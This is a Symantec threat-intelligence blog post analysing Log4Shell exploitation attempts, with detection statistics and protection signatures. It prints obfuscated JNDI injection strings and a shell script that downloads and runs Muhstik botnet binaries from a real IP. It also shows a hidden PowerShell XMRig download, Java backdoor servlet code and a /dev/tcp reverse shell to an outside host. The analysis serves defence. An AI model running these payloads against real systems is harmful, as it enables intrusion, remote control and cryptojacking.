Log4j Vulnerabilities: Attack Insights

symantec-enterprise-blogs.security.com/blogs/threat-intelligence/log4j-vulnerabilities-attacks

Siddhesh ChandrayanThreat Analysis Engineer

Apache Log4j is a Java-based logging utility. The library's main role is to log information related to security and performance to make error debugging easier and to enable applications to run smoothly. The library is part of the Apache Logging Services, a project of the Apache Software Foundation.

Log4j has been making headlines recently after the public disclosure of three critical vulnerabilities in the utility which can lead to remote code execution (CVE-2021-44228 and CVE-2021-45046) and denial of service (CVE-2021-45105). The initial remote code execution vulnerability (CVE-2021-44228) has been dubbed Log4Shell and has dominated cyber-security news ever since it was publicly disclosed on December 9. The vulnerability has been exploited to deploy a plethora of payloads like coin miners, Dridex malware, and even ransomware such as Conti.

Variations in attacks

Symantec, a division of Broadcom Software, has observed numerous variations in attack requests primarily aimed at evading detection. Some sample attack requests can be seen in Table 1.


Table 1. Sample of Log4j vulnerability attack requests seen by Symantec

Attack requests
${jndi:ldap://:1389/Exploit}
${jndi:dns://MASKED_IP.1/securityscan-http8085}
${${env:NaN:-j}ndi${env:NaN:-:}${env:NaN:-l}dap${env:NaN:-:}//MASKED_IP:1389/TomcatBypass/Command/Base64/d2dldCBodHRwOi8vMjA5LjE0MS40Ni4xMTQvcmVhZGVyOyBjdXJsIC
${${lower:${lower:jndi}}:${lower:rmi}://MASKED_IP:1389/Binary}
${${::-j}${::-n}${::-d}${::-i}:${::-r}${::-m}${::-i}://MASKED_IP:1389/Binary}
${${::-j}${::-n}d${::-i}:${::-l}${::-d}${::-a}${::-p}://${::-1}${::-5}${::-9}.${::-2}${::-2}MASKED_IP:44${::-3}/${::-o}=${::-t}omca${::-t}}

Attackers are predominantly using the LDAP and RMI protocols to download malicious payloads. We have also recorded vulnerability scans using protocols such as IIOP, DNS, HTTP, NIS etc.

Payloads

Muhstik Botnet - We have observed attackers downloading malicious Java class files as a part of Log4shell exploitation. The malicious class file downloads a shell file with the content shown in Figure 1.




```
wget -O /tmp/pty3 http://18.228.7.109/.log/pty3; chmod +x /tmp/pty3; chmod 700 /tmp/pty3;
/tmp/pty3 &

wget -O /tmp/pty4 http://18.228.7.109/.log/pty4; chmod +x /tmp/pty4; chmod 700 /tmp/pty4;
/tmp/pty4 &

wget -O /tmp/pty2 http://18.228.7.109/.log/pty2; chmod +x /tmp/pty2; chmod 700 /tmp/pty2;
/tmp/pty2 &

wget -O /tmp/pty1 http://18.228.7.109/.log/pty1; chmod +x /tmp/pty1; chmod 700 /tmp/pty1;
/tmp/pty1 &

wget -O /tmp/pty3 http://18.228.7.109/.log/pty3; chmod +x /tmp/pty3; chmod 700 /tmp/pty3;
/tmp/pty3 &

wget -O /tmp/pty5 http://18.228.7.109/.log/pty5; chmod +x /tmp/pty5; chmod 700 /tmp/pty5;
/tmp/pty5 &
```

Figure 1. Content of shell file downloaded by malicious class file

The shell script attempts to download Executable and Linkable Format (ELF) files and execute them, which leads to the installation of the Muhstik botnet.


XMRig miner - We have also observed attackers installing the XMRig cryptocurrency miner as a part of post-exploitation activity related to Log4shell exploitation. The miner is downloaded via a simple PowerShell command (Figure 2).



```
powershell -w hidden -c (new-object
System.Net.WebClient).DownloadFile('http://54.210.230.186:80/wp-content/themes/twentyfourte
en/xmrig.exe','xmrig.exe')
```

Figure 2. PowerShell command used to download XMRig miner


The miner is executed with the command shown in Figure 3.



```
xmrig.exe -o pool.supportxmr.com:5555 -u
46QBumovWy4dLJ4R8wq8JwhHKWMhCaDyNDEzvxHFmAHn92EyKrttq6LfV6if5UYDAyCzh3e
gWXMhnfJJrEhWkMzqTPzGzsE -p log
```

Figure 3. Command used to execute XMRig miner


Malicious class file backdoor - We have also seen attacks attempt to download a malicious Java class file that acts as a backdoor. The class file has code to listen for and execute commands from the attacker (Figure 4).



```
public void doFilter(ServletRequest servletRequest, ServletResponse servletResponse, FilterChain filterChain) throws IOException, ServletException
   System.out.println("[+] Dynamic Filter says hello");
   String k;
   Cipher cipher;
   if (servletRequest.getParameter("type") != null && servletRequest.getParameter("type").equals("basic")) {
      k = servletRequest.getParameter(this.basicCmdShellPwd);
      if (k != null && !k.isEmpty()) {
         cipher = null;
         String[] cmds;
         if (File.separator.equals("/")) {
            cmds = new String[]{"/bin/sh", "-c", k};
         } else {
            cmds = new String[]{"cmd", "/C", k};
         }

         String result = (new Scanner(Runtime.getRuntime().exec(cmds).getInputStream())).useDelimiter("\\A").next();
         servletResponse.getWriter().println(result);
      }
```

Figure 4. Code used to listen for and execute commands from attacker

Reverse Bash shell – Attackers were alsoobserved deploying reverse shells on vulnerable machines (Figure 5).



```
public class Revs {
  public static void main(String[] paramArrayOfString) throws Exception {
          Runtime runtime = Runtime.getRuntime();
          String[] arrayOfString = { "/bin/bash", "-c", "exec 5<>/dev/tcp/101.200.145.141/8001;cat
<&5 | while read line; do $line 2>&5 >&5; done" };
          Process process = runtime.exec(arrayOfString);
          process.waitFor();
  }
}
```

Figure 5. Code used to deploy reverse shell on vulnerable machines

Other publicly reported payloads include the Khonsari and Conti ransomware threats, the Orcus remote access Trojan (RAT), and the Dridex malware, among others.

Symantec IPS data

For the period between December 9 (when the first Log4j vulnerability was disclosed) and December 21, Symantec's Intrusion Prevention System (IPS) blocked more than 93 million Log4Shell related exploitation attempts on more than 270,000 unique machines.




Figure 6. Blocked Log4Shell related exploitation attempts against unique machines

During the same time frame, IPS blocked more than 18 million Log4Shell related exploitation attempts on more than 60,000 unique server machines.




Figure 7. Blocked Log4Shell related exploitation attempts against servers

The majority of Log4Shell attacks blocked by Symantec were against machines located in the U.S. and the United Kingdom, followed by Singapore, India, and Australia.




Figure 8. The majority of Log4Shell attacks blocked by Symantec were against machines located in the U.S. and United Kingdom

Meanwhile, the majority of attacks exploiting the Log4j vulnerabilities seem to originate from devices located in the U.S. and Germany, followed by Russia, the United Kingdom, and China.




Figure 9. The majority of attackers exploiting the Log4j vulnerabilities are located in the U.S. and Germany

Protection

Behavior-based

- SONAR.Maljava!g7
- SONAR.Ransomware!g1
- SONAR.Ransomware!g31
- SONAR.Ransomware!g32
- SONAR.SuspLaunch!g184
- SONAR.SuspLaunch!g185

File-based

- CL.Suspexec!gen106
- CL.Suspexec!gen107
- CL.Suspexec!gen108

- Linux.Kaiten
- Miner.XMRig!gen2
- Ransom.Khonsari
- Ransom.Tellyouthepass
- Ransom.Tellyouthepa!g1
- Ransom.Tellyouthepa!g2
- Trojan Horse
- Trojan.Maljava

Machine learning-based

Heur.AdvML.C

Network-based

- Audit: Suspicious Java Class File Executing Arbitrary Commands
- Audit: Log4j2 RCE CVE-2021-44228
- Audit: Malicious LDAP Response
- Attack: Log4j2 RCE CVE-2021-44228 2
- Attack: Malicious LDAP Response
- Attack: Log4j2 RCE CVE-2021-44228
- Attack: Log4j CVE-2021-45046
- Attack: Log4j CVE-2021-45105
- Web Attack: Malicious Java Payload Download 2
- Web Attack: Malicious Java Payload Download 3
- Web Attack: Malicious Java Payload Download 4

Policy-based

DCS provides multi-layered protection for Windows, Linux Server workloads, and container applications for this vulnerability:

- Suspicious Process Execution: Prevention policies prevent malware from being dropped or executed on the system. DCS hardened Linux servers prevent execution of malware from temp or other writable locations, a technique used by attackers to drop crypto miners such as XMRig in reported Log4shell exploitation.
- Review the Linux proxy execution list for your Log4j-based application sandbox to include additional tools such as */curl, */wget. These tools are used by attackers to connect from the victim Log4j application to external command-and-control servers for downloading additional payloads.
- DCS sandboxing of Windows and Linux applications prevent suspicious program execution using living-off-the-land tools and tampering of critical system services and resources.
- Network Control: Ability to block outgoing connections to public internet and limit required LDAP, HTTP, and other traffic from server workloads and containerized applications using Log4j2 to internal trusted systems.
- Detection Policies: System Attack detection: Baseline_WebAttackDetection_Generic_MaliciousUserAgent rule should be updated to include *jndi:* select string to alert on malicious server requests using the suspicious jndi lookup attempts via jndi:ldap, jndi:rmi, jndi:dns etc. Make sure to set the path to your web server access log file in the IDS Web Attack Detection option. Similar custom text log rules should be added for each of your Log4j application log files.

About the Author

Siddhesh Chandrayan

Threat Analysis Engineer

Siddhesh works for the Intrusion Prevention System (IPS) team in Symantec's Security Technology and Response (STAR) division. He analyzes and creates IPS protection for various network-based threats such as exploit kits and tech support scams.

Want to comment on this post?